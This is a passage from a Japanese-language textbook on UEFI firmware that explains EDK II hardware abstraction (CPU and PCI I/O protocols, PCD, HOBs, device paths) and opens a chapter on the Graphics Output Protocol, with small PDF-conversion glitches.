
## 前提知識

- Part II: プロトコルとドライバモデルの理解
  - Part II: ライブラリーアーキテクチャ
- 

## ハードウェア抽象化の必要性

### なぜ抽象化が必要なのか

UEFI ファームウェアは、さまざまなハードウェアプラットフォーム上で動作する必要があります。Intel、AMD、ARMなど異なるCPUアーキテクチャ、異なるチップセット、異なる周辺デバイス構成に対応するためには、ハードウェアの詳細をソフトウェアから隠蔽する抽象化レイヤが不可欠です。



## 抽象化がもたらす利点

利点	説明	具体例
移植性	コードを変更せずに異なるプラットフォームで動作	同じ UEFI アプリが Intel/AMD 両方で動く
再利用性	共通コードを複数プラットフォームで共有	BaseLib は全プラットフォームで同一
保守性	プラットフォーム固有部分を局所化	チップセット変更時の影響範囲を最小化
拡張性	新しいハードウェアを容易に追加	新しい PCI デバイス用ドライバの追加

# I/O 抽象化の階層構造

## CPU I/O プロトコル

`EFI_CPU_IO2_PROTOCOL` は、CPU の I/O 命令（x86 の IN/OUT、MMIO アクセス）を抽象化します。

### プロトコル定義

```
typedef struct _EFI_CPU_IO2_PROTOCOL {
    EFI_CPU_IO_PROTOCOL_IO_MEM    Mem;        // メモリマップド I/O
    EFI_CPU_IO_PROTOCOL_IO_MEM    Io;         // ポート I/O
} EFI_CPU_IO2_PROTOCOL;

// メモリ/ポート I/O の共通構造
typedef struct {
    EFI_CPU_IO_PROTOCOL_ACCESS  Read;
    EFI_CPU_IO_PROTOCOL_ACCESS  Write;
} EFI_CPU_IO_PROTOCOL_IO_MEM;
```


### アクセス幅の指定

```
typedef enum {
    EfiCpuIoWidthUint8,          // 8 ビット
    EfiCpuIoWidthUint16,         // 16 ビット
    EfiCpuIoWidthUint32,         // 32 ビット
    EfiCpuIoWidthUint64,         // 64 ビット
    EfiCpuIoWidthFifoUint8,      // FIFO (アドレス固定)
    EfiCpuIoWidthFillUint8       // Fill (同じ値を連続書き込み)
} EFI_CPU_IO_PROTOCOL_WIDTH;
```

このプロトコルにより、アーキテクチャ固有の I/O 命令を隠蔽し、統一的なインターフェースで I/O アクセスが可能になります。

## PCI I/O プロトコル

`EFI_PCI_IO_PROTOCOL` は、PCI デバイスへのアクセスをさらに高レベルで抽象化します。



## PCI I/O プロトコルの機能

機能	役割	メソッド
Config Space	PCI 設定空間の読み書き	<code>Pci.Read()</code> , <code>Pci.Write()</code>
BAR アクセス	Base Address Register 経由の I/O	<code>Mem.Read()</code> , <code>Io.Read()</code>
DMA	DMA バッファのマッピング	<code>Map()</code> , <code>Unmap()</code>
属性設定	デバイス有効化、割り込み設定	<code>Attributes()</code>

## 使用例（概念的）

```
// PCI I/O Protocol を使った NIC レジスタアクセス
EFI_STATUS Status;
UINT32 MacAddressLow;

// BAR0 オフセット 0x00 から MAC アドレス下位を読む
Status = PciIo->Mem.Read (
    PciIo,
    EfiPciIoWidthUint32,
    0, // BAR0
    0x00, // オフセット
    1, // カウント
    &MacAddressLow
);
```

このように、**PCI のベンダ/デバイス ID、BAR、DMA など複雑な詳細を隠蔽し**、  
ドライバ開発者は本質的なロジックに集中できます。


---

## プラットフォーム固有情報の管理

### PCD: Platform Configuration Database

**PCD (Platform Configuration Database)** は、プラットフォーム固有の設定値を  
一元管理する仕組みです。

## PCD の種類



## PCD の使用例

```
// DEC ファイル (パッケージ宣言)
[PcdsFixedAtBuild]
## シリアルポートのベースアドレス

gEfiMdePkgTokenSpaceGuid.PcdUartDefaultBaudRate| 115200 | UINT64 | 0x0000
0001

// DSC ファイル (プラットフォーム設定)
[PcdsFixedAtBuild]
    gEfiMdePkgTokenSpaceGuid.PcdUartDefaultBaudRate| 9600 | # 変更

// C コードでの使用
UINT64 BaudRate = FixedPcdGet64 (PcdUartDefaultBaudRate);
```


## PCD の利点

利点	説明
一元管理	プラットフォーム設定を DSC ファイルに集約
型安全	データ型が定義され、コンパイル時にチェック
柔軟性	ビルド時/実行時に変更可能な値を使い分け
可視性	設定値がコード内に埋め込まれず、見通しが良い

## **HOB: Hand-Off Block**

**HOB (Hand-Off Block)** は、ブートフェーズ間でデータを受け渡すための仕組みです。

## HOB の役割



## 主な HOB の種類

HOB 種類	用途	データ例
<b>Memory Allocation</b>	メモリ領域の予約状態	ファームウェア用メモリ、予約済み領域
<b>Resource Descriptor</b>	システムリソースの記述	メモリ範囲、I/O 範囲
<b>GUID Extension</b>	カスタムデータ	プラットフォーム固有情報
<b>Firmware Volume</b>	ファームウェアボリューム情報	FV のベースアドレス、サイズ
<b>CPU</b>	CPU 情報	コア数、サポートされた命令セット

## HOB の使用例（概念的）

```
// PEI Phase: HOB を作成
EFI_HOB_GUID_TYPE *GuidHob;
PLATFORM_INFO_DATA *PlatformInfo;

GuidHob = BuildGuidHob (&gPlatformInfoGuid,
sizeof(PLATFORM_INFO_DATA));
PlatformInfo = (PLATFORM_INFO_DATA *)GuidHob;
PlatformInfo->BoardId = BOARD_ID_WHISKEY_LAKE;
PlatformInfo->PchSku = PCH_SKU_H;

// DXE Phase: HOB を取得
EFI_HOB_GUID_TYPE *GuidHob;
PLATFORM_INFO_DATA *PlatformInfo;

GuidHob = GetFirstGuidHob (&gPlatformInfoGuid);
PlatformInfo = GET_GUID_HOB_DATA (GuidHob);

DEBUG ((DEBUG_INFO, "Board ID: %d\n", PlatformInfo->BoardId));
```

HOB により、**PEI Phase** で収集したハードウェア情報を **DXE Phase** に効率的に渡すことができます。

# デバイスパスによるハードウェア識別

## デバイスパスの役割

**Device Path Protocol** は、ハードウェアデバイスを一意に識別するための「パス」を提供します。これは、ファイルシステムのパスに似た概念です。



## デバイスパスの構成要素

パスタイプ	説明	例
Hardware	ハードウェアデバイス	PCI(0x1F,0x2)
ACPI	ACPI デバイス	ACPI(PNP0A08,0)
Messaging	通信プロトコル	SATA(0,0), USB(1,0)
Media	記憶メディア	HD(1,GPT,UUID,0x800,0x100000)
BIOS Boot Spec	レガシーブート	BBS(HDD,0)
End	パスの終端	End

## デバイスパスの例

PciRoot(0x0)/Pci(0x1F,0x2)/Sata(0x0,0xFFFF,0x0)/HD(1,GPT,UUID,0x800,0x100000)/\EFI\BOOT\BOOTX64.EFI

この文字列表現は、以下の階層を表します：

1. **PciRoot(0x0)**: ルート複合デバイス (Root Complex)
2. **Pci(0x1F,0x2)**: Bus 0, Device 31, Function 2 の PCI デバイス
3. **Sata(0x0,0xFFFF,0x0)**: SATA Port 0

4. **HD(...)**: GPT パーティション 1
5. **\EFI\BOOT\BOOTX64.EFI**: ファイルパス


## デバイスパスの用途

用途	説明
ブートオプション	ブートデバイスの指定
ドライバ接続	ドライバがサポートするデバイスの判定
デバイス検索	特定のデバイスを見つける
階層関係	デバイスの親子関係の表現

## ハードウェア抽象化レイヤの設計原則

### レイヤ分離の原則

EDK II のハードウェア抽象化は、以下のレイヤに分離されています：



## 抽象化の度合い

レイヤ	抽象度	移植性	例
Layer 4	最高	完全移植可能	UEFI Shell
Layer 3	高	プロトコルに依存	USB ドライバ
Layer 2	中	アーキテクチャ依存	MemoryAllocationLib
Layer 1	低	プラットフォーム固有	Timer HAL
Layer 0	なし	ハードウェア	チップセット

## 抽象化の実装パターン

### パターン1: プロトコルによる抽象化

高レベル機能 → プロトコル定義 (GUID + インターフェース) → プラットフォーム固有実装

利点: 実装を差し替え可能、複数実装の共存が可能

### パターン2: ライブラリによる抽象化

共通ロジック → ライブラリクラス定義 → アーキテクチャ別実装

利点: リンク時に決定、オーバーヘッドが少ない

### パターン3: PCD による抽象化

アルゴリズム → PCD で設定値を取得 → プラットフォーム DSC で値を定義

利点: コード変更不要、ビルド設定で調整可能

---

# プラットフォーム移植時のポイント

## 新しいプラットフォームへの移植手順

### 1. アーキテクチャ固有部分の特定

- CPU I/O 実装
- タイマー実装
- 割り込みコントローラ実装

### 2. プラットフォーム固有設定の定義

- PCD 値の設定 (DSC ファイル)
- メモリマップの定義
- デバイス構成の記述

### 3. ライブラリインスタンスの選択

- 既存実装を再利用
- 必要に応じて新規実装

### 4. プラットフォーム初期化コードの実装

- SEC/PEI でのハードウェア初期化
- HOB の作成

## 移植性を高めるベストプラクティス

プラクティス	説明
プロトコル依存	直接ハードウェアにアクセスせず、プロトコル経由
PCD 使用	マジックナンバーを PCD に置き換え
条件コンパイル最小化	#ifdef を減らし、ライブラリで分岐
デバイスパス使用	ハードコードされたアドレスを避ける

---

# まとめ

## この章で学んだこと

### ✓ 抽象化の必要性

- プラットフォーム間の移植性、再利用性、保守性の向上

### ✓ I/O 抽象化階層

- CPU I/O Protocol (低レベル) から PCI I/O Protocol (高レベル) へ
- デバイスドライバはプロトコル経由でアクセス

### ✓ プラットフォーム情報管理

- PCD: コンパイル時/実行時の設定値管理
- HOB: ブートフェーズ間のデータ受け渡し

### ✓ デバイスパス

- ハードウェアの階層的識別
- ブートオプション、ドライバ接続に使用

### ✓ レイヤ分離の原則

- 4層構造 (アプリ → プロトコル → ライブラリ → HAL)
- 各層の責務を明確に分離

---

## 次章の予告

次章では、**グラフィックスサブシステム (GOP)**について学びます。GOP (Graphics Output Protocol) は、ビデオカードへの抽象化されたアクセスを提供し、解像度設定、フレームバッファ描画などを可能にします。ハードウェア抽象化の具体例として、GOP の設計と実装を詳しく見ていきます。

---

 參考資料

- UEFI Specification v2.10 - Section 13: Protocols - Device Path Protocol
- UEFI PI Specification v1.8 - Volume 3: PCD
- UEFI PI Specification v1.8 - Volume 3: HOB
- EDK II Module Writer's Guide - Platform Configuration Database

# グラフィックスサブシステム (GOP)

## この章で学ぶこと

- Graphics Output Protocol (GOP) の設計思想と役割
- レガシー VGA/VESA からの進化
- GOP のモード設定とフレームバッファアクセスの仕組み
- Blt (Block Transfer) 操作による描画抽象化

## 前提知識

- Part II: プロトコルとドライバモデルの理解
- Part II: ハードウェア抽象化の仕組み

## GOP の必要性


### レガシーグラフィックスの問題点

UEFI 以前の BIOS 環境では、**VGA BIOS** や **VESA BIOS Extensions (VBE)** を使ってグラフィックス機能を提供していました。しかし、これらには以下の問題がありました：

問題点	説明	影響
リアルモード依存	INT 10h などリアルモード割り込みに依存	64 ビット環境で使用不可
標準化不足	ベンダごとに実装が異なる	互換性問題が頻発
機能不足	高解像度、高色深度のサポートが不十分	現代のディスプレイに対応できない
パフォーマンス	BIOS 呼び出しのオーバーヘッドが大きい	描画が遅い

## GOPによる解決

**Graphics Output Protocol (GOP)** は、これらの問題を解決するために UEFI で導入された標準的なグラフィックスインターフェースです。



## GOPの設計思想


原則	説明
プロテクトモード動作	リアルモード割り込みを使用しない
標準化	UEFI仕様で厳密に定義
シンプルなインターフェース	フレームバッファへの直接アクセス
高機能	任意の解像度・色深度をサポート

# GOP プrotocol の構造

## プロトコル定義

```
typedef struct _EFI_GRAPHICS_OUTPUT_PROTOCOL {
    EFI_GRAPHICS_OUTPUT_PROTOCOL_QUERY_MODE QueryMode;
    EFI_GRAPHICS_OUTPUT_PROTOCOL_SET_MODE SetMode;
    EFI_GRAPHICS_OUTPUT_PROTOCOL_BLT Blt;
    EFI_GRAPHICS_OUTPUT_PROTOCOL_MODE *Mode;
} EFI_GRAPHICS_OUTPUT_PROTOCOL;
```

## 各メソッドの役割



## QueryMode: モード情報の取得

```
typedef EFI_STATUS (EFIAPI *EFI_GRAPHICS_OUTPUT_PROTOCOL_QUERY_MODE)
(
    IN  EFI_GRAPHICS_OUTPUT_PROTOCOL           *This,
    IN  UINT32                                     ModeNumber,
    OUT UINTN                                      *SizeOfInfo,
    OUT EFI_GRAPHICS_OUTPUT_MODE_INFORMATION **Info
);
```

役割: 指定したモード番号の詳細情報（解像度、色深度、フレームバッファ形式）を取得します。

## **SetMode: モード設定**

```
typedef EFI_STATUS (EFIAPI *EFI_GRAPHICS_OUTPUT_PROTOCOL_SET_MODE) (
    IN  EFI_GRAPHICS_OUTPUT_PROTOCOL  *This,
    IN  UINT32                      ModeNumber
);
```

**役割:** 指定したモード番号に切り替えます。この操作により、解像度が変更され、フレームバッファが再初期化されます。

## **Blt: Block Transfer (描画操作)**

```
typedef EFI_STATUS (EFIAPI *EFI_GRAPHICS_OUTPUT_PROTOCOL_BLT) (
    IN  EFI_GRAPHICS_OUTPUT_PROTOCOL      *This,
    IN  EFI_GRAPHICS_OUTPUT_BLT_PIXEL   *BltBuffer  OPTIONAL,
    IN  EFI_GRAPHICS_OUTPUT_BLT_OPERATION BltOperation,
    IN  UINTN                           SourceX,
    IN  UINTN                           SourceY,
    IN  UINTN                           DestinationX,
    IN  UINTN                           DestinationY,
    IN  UINTN                           Width,
    IN  UINTN                           Height,
    IN  UINTN                           Delta        OPTIONAL
);
```

**役割:** 矩形領域のコピー、塗りつぶし、画面更新などの描画操作を行います。

---

# モード設定の仕組み

## モード情報の構造

